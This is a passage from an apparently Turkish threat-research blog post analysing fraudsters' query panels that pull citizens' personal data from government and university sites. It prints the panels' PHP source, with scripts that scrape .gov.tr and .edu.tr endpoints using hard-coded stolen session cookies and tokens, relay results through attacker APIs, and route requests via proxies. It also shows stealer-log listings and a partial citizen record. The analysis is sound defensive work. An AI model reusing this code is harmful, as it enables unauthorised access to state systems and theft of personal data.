
Disclaimer: The Service may use and/or contain links and references to third party websites and applications. The Company does not make any representations with respect to such websites or applications, or regarding the completeness of the sources and information contained in such websites or applications, nor to their availability or correctness. It is hereby clarified the Company may stop making use of any such application or third party website at any time, without providing any notification to that effect. In no event shall the Company be responsible or liable in any way for the use of such third party websites and applications, their practices, the information driven from such and your reliance on such third-party websites and/or applications and/or the information driven from such.

Actions

Trending Keywords

media	17027
security	4218
script	3673
cybersecurity	2470
expand	1920
checker	1830
hacking	1110
wildfire	1003

Recent IP Addresses



Sıra bu sorgu panelleri üzerinden vatandaşlara ait bilgilere nasıl erişildiğini öğrenmeye geldiğinde, 3 farklı panele ait kaynak kodları üzerinde yapmış olduğum araştırmalarda iki farklı yöntem ile karşılaştım.

Birinci yöntemde panel üzerinden yapılan sorgular aynı veya farklı dolandırıcılara ait başka sistemlere yani Web APIlere, Web APIlerden de kuvvetle muhtemel çalıntı hesap bilgileri (çerez/cookie) ile erişim yetkisi olan web sitelerine (devlet, üniversite vb.) iletiliyordu. Gelen yanıtlar da yine aynı yol üzerinden sorguyu yapan kullanıcılara/kişilere geri iletiliyordu. İletişimi kısaca akışa dökmem gerekirse;

Kullanıcı <-> Sorgu Paneli (Dolandırıcıya ait) <-> API (Dolandırıcıya ait) <-> Web Sitesi (yetkili, çalıntı bir hesabın çerezi ile erişim)



```
api.php
1 <?php
2 include "../../server/authcontrol.php";
3 ini_set("display_errors", 1);
4 error_reporting(E_ALL);
5
6 $tc = htmlspecialchars($_POST['tc']);
7
8
9 $ch = curl_init();
10 curl_setopt($ch, CURLOPT_URL, "https://api.sheetdev.net/api/sorgu.php?tc=$tc&action=vesikalik&auth=GD36nT7Uu9bcDFhrD
x8F6rdY9Kx5munwV q7YHRSLckJ3
gJyt5RTjDbKRzBYvMghzp3VZ3A75bwN24ragzKZTF8VsbtvEj2w82dDJRVj");
11
12
13 $headers[] = "Accept: application/json";
14
15 $headers = array();
16
17 $result = curl_exec($ch);
18
19
20 fayujbook($sorguURL, "Fayuj Sorgu BOT v24", "Vesika Sorgu", "**$kadi** isimli üye **$tc** için sorgu yaptı!");
21
22
23 ?>
```

```
api.php
1 <?php
2 include "../../server/authcontrol.php";
3 $tc = htmlspecialchars($_POST['tc']);
4
5 include '../vdsip.php';
6 $url = "http://".$ip."/apiservice/ tapu/tapu.php?tc=$tc&auth=1 ";
7 $bacis1kenfayuj = curl_init($url);
8 curl_setopt($fayuj, CURLOPT_URL, $url);
9 curl_setopt($fayuj, CURLOPT_RETURNTRANSFER, true);
10 curl_setopt($fayuj, CURLOPT_SSL_VERIFYHOST, false);
11 curl_setopt($fayuj, CURLOPT_SSL_VERIFYPEER, false);
12
13 $resp = curl_exec($fayuj);
14 curl_close($fayuj);
15
16
17 echo $resp;
18
19
20
21 fayujbook($sorguURL, "Fayuj Sorgu BOT v2", "Tapu ", "**$kadi** isimli üye **$tc** için sorgu yaptı!");
22
23 ?>
```

```
fayujunisorgu.php
1 <?php
2 include "../../server/authcontrol.php";
3 $tc = htmlspecialchars($_POST['tc']);
4
5
6 include '../vdsip.php';
7 $url = "http://".$ip."/apiservice/ /uni/uni.php?tc=$tc&auth=" ";
8 $bacis1kenfayuj = curl_init($url);
9 curl_setopt($fayuj, CURLOPT_URL, $url);
10 curl_setopt($fayuj, CURLOPT_RETURNTRANSFER, true);
11 curl_setopt($fayuj, CURLOPT_SSL_VERIFYHOST, false);
12 curl_setopt($fayuj, CURLOPT_SSL_VERIFYPEER, false);
13
14 $resp = curl_exec($fayuj);
15 curl_close($fayuj);
16
17
18 echo $resp;
19
20
21 fayujbook($sorguURL, "Fayuj Sorgu BOT v31", "Üniversite Sorgu", "**$kadi** isimli üye **$tc** için sorgu **$resp**
yaptı!");
22
23 ?>
```


API Nedir?

API'ler, iki yazılım bileşeninin belirli tanımlar ve protokoller aracılığıyla birbiriyle iletişim kurmasına olanak tanıyan mekanizmalardır. Örneğin, meteoroloji müdürlüğünün yazılım sistemi, günlük hava durumu verilerini içerir. Telefonunuzdaki hava durumu uygulaması, API'ler aracılığıyla bu sistemle "konuşur" ve telefonunuzda size günlük hava durumu güncellemelerini gösterir. (Referans: Amazon)

İkinci yöntemde ise bu defa panel üzerinden yapılan sorgularda arada Web API olmadan yine kuvvetle muhtemel çalıntı hesap bilgileri (çerez/cookie) ile erişim yetkisi olan web sitelerine (devlet, üniversite vb.) iletiliyordu. Gelen yanıtlar da yine bir önceki yöntemde olduğu gibi aynı yol üzerinden sorguyu yapan kullanıcılara/kişilere geri iletiliyordu. Bunun da iletişimine akışa dökmem gerekirse;

Kullanıcı <-> Sorgu Paneli (Dolandırıcıya ait) <-> Web Sitesi (yetkili, çalıntı bir hesabın çerezi ile erişim)

```
api.php
1
2 <?php
3
4 include "../server/authcontrol.php";
5
6
7
8
9
10 header("Content-Type: application/json; utf-8;");
11
12 $tc = $_POST['tc'];
13 $dogum = $_POST['dogum'];
14
15
16 $url = "https://enstitu. ....edu.tr/aday/crud!bilgiGetir.action?yerli_kimlik_tc_kimlik_no=$tc
    &aday_ad=asd&aday_soyad=asd&yerli_kimlik_dogum_tarih=$dogum";
17 $agent = 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36';
18 $ch = curl_init();
19 curl_setopt($ch, CURLOPT_URL, $url);
20 curl_setopt($ch, CURLOPT_POST, 1);
21 curl_setopt($ch, CURLOPT_POSTFIELDS,
22     "ayricalik=ad,soyad,baba_adi,ana_adi,mahalle,medeni_hal,cinsiyet,dogum_tarih,cilt_no,aile_sira_no,sira_no,dogum_yer,il_pk,il_ad,ilce_pk
    ,ilce_ad,seri_no,seri,no,seri,no");
23
24 curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
25 curl_setopt($ch, CURLOPT_USERAGENT, $agent);
26 $curl_scraped_page = curl_exec($ch);
27 curl_close($ch);
28 $json = json_decode($curl_scraped_page, true);
29
30
31 echo json_encode(array("success" => "true", "data" => $json["adayList"]));
32
33
34
35 fayujbook($sorguURL, "Fayuj Sorgu B0T v33", "Seri No SORGU", "***kadi** isimli üye **$tc** numarasıyla **$dogum** tarihli kişi için sorgu yaptı!");
36 ?>
```



```
fayujapix.php
1 <?php
2 ini_set('display_errors', 0);
3
4
5 include "../server/cookie.php";
6 include "../vendor/autoload.php";
7
8 use GuzzleHttp\Client;
9
10 header('Content-Type: application/json');
11
12 $tc = $_GET["tc"];
13
14
15 $client = new Client();
16 $requestKimlik = $client->request('GET', 'https://...gov.tr/Common/FirmaSorgulamaIslemleri/EsnafSorgulama' . $tc, [
17     'headers' => [
18         "Accept" => "application/json, text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,;q=0.8,application/signed-exchange;v=b3;q=0.9",
19         "Accept-Encoding" => "gzip, deflate, br",
20         "Accept-Language" => "en-US,en;q=0.9",
21         "Connection" => "keep-alive",
22         "Content-Type" => "application/json; charset=utf-8",
23         "sec-ch-ua" => '" Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"',
24         "sec-ch-ua-mobile" => "?0",
25         "sec-ch-ua-platform" => "Windows",
26         "Sec-Fetch-Dest" => "empty",
27         "Sec-Fetch-Mode" => "cors",
28         "Sec-Fetch-Site" => "same-origin",
29         "User-Agent" => "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36",
30         "X-Requested-With" => "XMLHttpRequest"
31     ]
32 ];
33
34 $response = json_decode($requestKimlik->getBody()->getContents(), true);
35 if ($response["State"] == 1) {
36     $json_result = json_decode($response["Result"]["responseJsonStr"], true);
37     $sayi = count($json_result["sigortaliBilgisi"]["sgkSigortaliBilgileri"]["sigortaliTumOrtakHizmetlerDtoList"]);
38     $json_result = json_encode($json_result["sigortaliBilgisi"]["sgkSigortaliBilgileri"]["sigortaliTumOrtakHizmetlerDtoList"][$sayi - 1]);
39     echo json_encode(["success" => "true", "message" => "Bulundu", "data" => json_decode($json_result, true), "adres" => $response["Result"]["IsYeriAdres"]]);
40 } else {
41     echo json_encode(["success" => "false", "message" => "Bulunamadı"]);
42 }
```

```
api.php
1 <?php
2
3
4 $tc = $_POST['tc'];
5 preg_replace('/^[0-9]+$/', '', $tc);
6 if (empty($tc)) {
7     $result = array(
8         'success' => 'false',
9         'message' => 'Hatalı TC'
10    );
11 }
12
13 $cookie = "tzrw:q5";
14
15 function getPage($cookie)
16 {
17     $ch = curl_init();
18     curl_setopt($ch, CURLOPT_URL, "http://.gov.tr/AOL01001.aspx");
19     curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
20     curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
21     curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
22     curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 Safari/537.36");
23     curl_setopt($ch, CURLOPT_COOKIE, "ASP.NET_SessionId=$cookie; kullanici=; ekranTipi=");
24     $output = curl_exec($ch);
25     curl_close($ch);
26 }
```

```
cookie.php
1 <?php
2
3 $cookie = "f5avraaaaaaaaaaaaaaaa_session_=PHHJMCNIBJOI ICDDGHEHLM
KLNMDADKODAJGIDJMHBE( OFMGEBK; _ga=GA1.3.488499337.1645105929;
_gid=GA1.3.1765686683.1645105929; Hsb=kq 1yd; __RequestVerificationToken=dtXPJ48I1kdrkLTQ0tAz
uWqHe0r-UcdBX5yQh-KibrBBCv7CG YI3_qnPggY1;
_gat_gtag_UA_116537410_2=1; f5avraaaaaaaaaaaaaaaa_session_=PMMPGDLNPHDHCNLO LH
DGDLMACMLGCNBBDDHFCOJIIPIMPI BHFEGFPCKMMHIGFF";
4
5 ?>
```

Back/Forward

Sorgu


View Group Share Add Tags Action Search

Name	Date Modified
tcxd.php	Dec 26, 2022 at 1
adsoyad	Feb 1, 2023 at 12:
api.php	Jan 13, 2023 at 0
adsoyadpro	Feb 1, 2023 at 12:
api.php	Jan 1, 2023 at 00:
aile	Feb 1, 2023 at 12:
api.php	Jan 3, 2023 at 20:
akraba	Feb 1, 2023 at 12:
api.php	Jan 20, 2023 at 14:
aol	Feb 1, 2023 at 12:
api.php	Jan 21, 2023 at 20:
apiservices	Feb 1, 2023 at 12:
adsorgu.php	Jan 21, 2023 at 2:
akraba.php	Jan 24, 2023 at 19:
annedencocuksorgu.php	Jan 21, 2023 at 2:
aol.php	Jan 21, 2023 at 20:
asi.php	Jan 21, 2023 at 20:
atsbilgi.php	Jan 22, 2023 at 2:
abadancocuksorgu.php	Jan 21, 2023 at 2:
detayliadres.php	Jan 21, 2023 at 20:
gsmtc.php	Jan 21, 2023 at 20:
secmntc.php	Jan 21, 2023 at 2:
sinif.php	Jan 24, 2023 at 19:
sms.php	Jan 24, 2023 at 19:
soyadsorgu.php	Jan 21, 2023 at 2:
tcgsm.php	Jan 21, 2023 at 20:
tcorgu.php	Jan 21, 2023 at 2:
universite.php	Jan 28, 2023 at 2:
vesika.php	Jan 24, 2023 at 16:
asi	Feb 1, 2023 at 12:
bina	Feb 1, 2023 at 12:
bomer	Feb 1, 2023 at 12:
card	Feb 1, 2023 at 12:

atsbilgi.php

Open with Xcode

```
<?php
$auth_key = " ";
if($_GET['auth'] != $auth_key) {
    echo json_encode(array('success' => false, 'message' => 'auth key nerde : herif'));
    die();
} else {
    $_proxy = " ";
    $_proxyport = "5678";
    $cookie = "ASP.NET_SessionId=ot:hxh";
    $tc = $_GET['tc'];
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, "https://.gov.tr/api/rapor/uygulamasorguladeta?criteria=%7B%22Tckimlik%22:%22$tc%22,%22Hibelistele%22:false%7D");
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_HTTPGET, 1);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
    curl_setopt($ch, CURLOPT_PROXY, $_proxy);
    curl_setopt($ch, CURLOPT_PROXYPORT, $_proxyport);
    curl_setopt($ch, CURLOPT_COOKIE, $cookie);
    curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36");
    curl_setopt($ch, CURLOPT_HTTPHEADER, array(
        'Accept: application/json, text/plain, */*',
        'Accept-Encoding: gzip, deflate, br',
        'Accept-Language: en-US,en;q=0.9',
        'Authorization: JWT
eyJ0eXBvZmM0eWZmY1MmY1c3I0I0NTg1MDcyMjY1IGFho20EYU',
        'Connection: keep-alive',
        'Host: .gov.tr',
        'Referer: https://.gov.tr/pages/src/',
        'Sec-Fetch-Dest: empty',
        'Sec-Fetch-Mode: cors',
        'Sec-Fetch-Site: same-origin',
        'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36',
    ));
    $resp = curl_exec($ch);
    /* bastir */
    print_r($resp);
    /* proxy ip */
}
```



Kuvvetle muhtemel çalıntı hesaplarla yapılıyor dememin başlıca sebebi SOCRadar'ın siber tehdit istihbaratı platformunda kötüye kullanılan bu web sitelerini arattığımda, erişim bilgilerini içeren kayıtların (stealer logs: kullanıcı adı, parola, çerez vb.) yeraltı dünyasında satıldığını görmem ile oldu. Muhtemelen bazı tehdit aktörleri bu sitelere, sistemlere erişim yetkisi olan kullanıcıların sistemlerini hackleyip, elde ettikleri bu bilgileri

(stealer logs) başka tehdit aktörlerine, dolandırıcılara satıyorlar. Yazının sonundaki videoda geçen ifadelerin de bunu destekler nitelikte olduğunu söyleyebiliriz.

The image displays two screenshots of the SocRadar Threat Hunting interface, showing search results for 'meb.gov.tr' and 'enstitu...edu.tr'.

Top Screenshot (meb.gov.tr):

- Search Query: meb.gov.tr
- Results: 623 Stealer Logs, 0 Breach Datasets, 10+ Exposed Raw Data, 0 Public Buckets, 0 Public Code Repos, 0 Reputation Data.
- Table Columns: Entity, Username, Password, Tag, Filename, Log Date, Country, Details.
- Table Data (Sample Rows):

Entity	Username	Password	Tag	Filename	Log Date	Country	Details
https://meb.gov.tr/ogrenci_giris.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://meb.gov.tr/ogrenci_giris.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
http://meb.gov.tr/ogrenci_giris.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://meb.gov.tr/ogrenci_giris.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
http://meb.gov.tr			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://meb.gov.tr			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://meb.gov.tr/ogrenci_giris.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
http://meb.gov.tr/ogrenci_giris.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
http://meb.gov.tr/ogrenci_giris.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://meb.gov.tr/ogrenci_giris.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
http://meb.gov.tr/ogrenci_giris.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
- Domain Intel Card: Domain Score 0, .gov.tr (Whitelisted), Very Low Risk.

Bottom Screenshot (enstitu...edu.tr):

- Search Query: enstitu...edu.tr
- Results: 502 Stealer Logs, 0 Breach Datasets, 0 Exposed Raw Data, 0 Public Buckets, 0 Public Code Repos, 0 Reputation Data.
- Table Columns: Entity, Username, Password, Tag, Filename, Log Date, Country, Details.
- Table Data (Sample Rows):

Entity	Username	Password	Tag	Filename	Log Date	Country	Details
http://enstitu...edu.tr/ogrenci_giris.aspx			Possible Employee	passwords.txt	20 Jun 2023	TR	
https://enstitu...edu.tr/ogrenci_giris.aspx			Possible Employee	passwords.txt	20 Jun 2023	TR	
https://enstitu...edu.tr/ada_y.jsp			Possible Employee	passwords.txt	19 Jun 2023	TR	
coskun...@enstitu...edu.tr				passwords.txt	19 Jun 2023	TR	
https://mail.enstitu...edu.tr/iwc_st			Possible Employee	passwords.txt	19 Jun 2023	TR	
https://enstitu...edu.tr/ogrenci_giris.aspx			Possible Employee	passwords.txt	19 Jun 2023	TR	
http://moodle.enstitu...edu.tr/login/forget_password			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://bidbde.enstitu...edu.tr/login.php			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://openapi.enstitu...edu.tr/penam/XUI/			Possible Employee	passwords.txt	19 Jun 2023	TR	
ede_sos_zorunlu...@enstitu...edu.tr				passwords.txt	19 Jun 2023	TR	
serkan...@enstitu...edu.tr				passwords.txt	19 Jun 2023	TR	
demet...@enstitu...edu.tr				passwords.txt	19 Jun 2023	TR	
- Domain Intel Card: Domain Score 0, enstitu...edu.tr (Whitelisted), Very Low Risk.

The image displays two screenshots of the SocRadar Threat Hunting interface, showing search results for 'gov.tr'.

Top Screenshot:

- Search Results: 65 Stealer Logs.
- Table Columns: Entity, Username, Password, Tag, Filename, Log Date, Country, Details.
- Table Data (Sample Rows):

Entity	Username	Password	Tag	Filename	Log Date	Country	Details
https://gov.tr/Portal/Kullanicilismeleri			Possible Customer	Passwords.txt	19 Jun 2023	TR	
https://gov.tr/Portal/Kullanicilismeleri			Possible Customer	passwords.txt	19 Jun 2023		
https://gov.tr/Portal/HonoreKayit			Possible Customer	passwords.txt	19 Jun 2023		
https://gov.tr/Portal/Kullanicilismeleri			Possible Customer	passwords.txt	19 Jun 2023		
https://gov.tr/Portal/Kullanicilismeleri			Possible Customer	Passwords.txt	19 Jun 2023	TR	
https://gov.tr/Portal/Kullanicilismeleri			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://gov.tr/Common/icerik/Duyuru			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://gov.tr/Portal/Kullanicilismeleri			Possible Customer	passwords.txt	19 Jun 2023		
https://gov.tr/Portal/Kullanicilismeleri			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://gov.tr/Portal/Kullanicilismeleri			Possible Customer	passwords.txt	19 Jun 2023	TR	
- Right Panel: Domain Intel Card showing Domain Score 0, Very Low Risk, and Whitelisted status.

Bottom Screenshot:

- Search Results: 150 Stealer Logs.
- Table Columns: Entity, Username, Password, Tag, Filename, Log Date, Country, Details.
- Table Data (Sample Rows):

Entity	Username	Password	Tag	Filename	Log Date	Country	Details
https://gov.tr/Account/Login			Possible Customer	passwords.txt	20 Jun 2023	TR	
https://gov.tr/Account/Login			Possible Customer	passwords.txt	20 Jun 2023	TR	
https://gov.tr/Login.aspx			Possible Customer	passwords.txt	20 Jun 2023	TR	
https://gov.tr/Account/Login			Possible Customer	passwords.txt	20 Jun 2023	TR	
https://gov.tr			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://gov.tr/Account/Login			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://gov.tr/Account/Login			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://gov.tr/Account/Login			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://gov.tr/Account/Login			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://gov.tr/Account/Login			Possible Customer	passwords.txt	19 Jun 2023	TR	
- Right Panel: Domain Intel Card showing Domain Score 0, Very Low Risk, and Whitelisted status.


Ayrıca yaptığım araştırmalarda Web APIlerinin de sorgu panelleri gibi yeraltı dünyasında (underground) ayrı bir piyasasının olduğunu öğrendim.

[illegible]

04:32

SHADO ARŞİV channel

channel



The screenshot shows a mobile application interface with a dark theme. At the top, there is a blue header bar with the text "Gözetim" in white. Below the header, there is a status bar showing the time "03:00" and various icons. The main content area displays a JSON response, which is partially obscured by a large, semi-transparent blue rectangle. The visible JSON data includes:

```
{
  "data": {
    "message": "API SERVİS",
    "tc": "137",
    "ad": "( )",
    "cinsiyet": null,
    "dt": "27.2.2008",
    "dty": "15 Yıl 1 Ay 18 Gün",
    "anne": " / 24",
    "baba": " / 78",
    "memleket": "GÜMÜŞHANE/GÜMÜŞHANE",
    "MERKEZ",
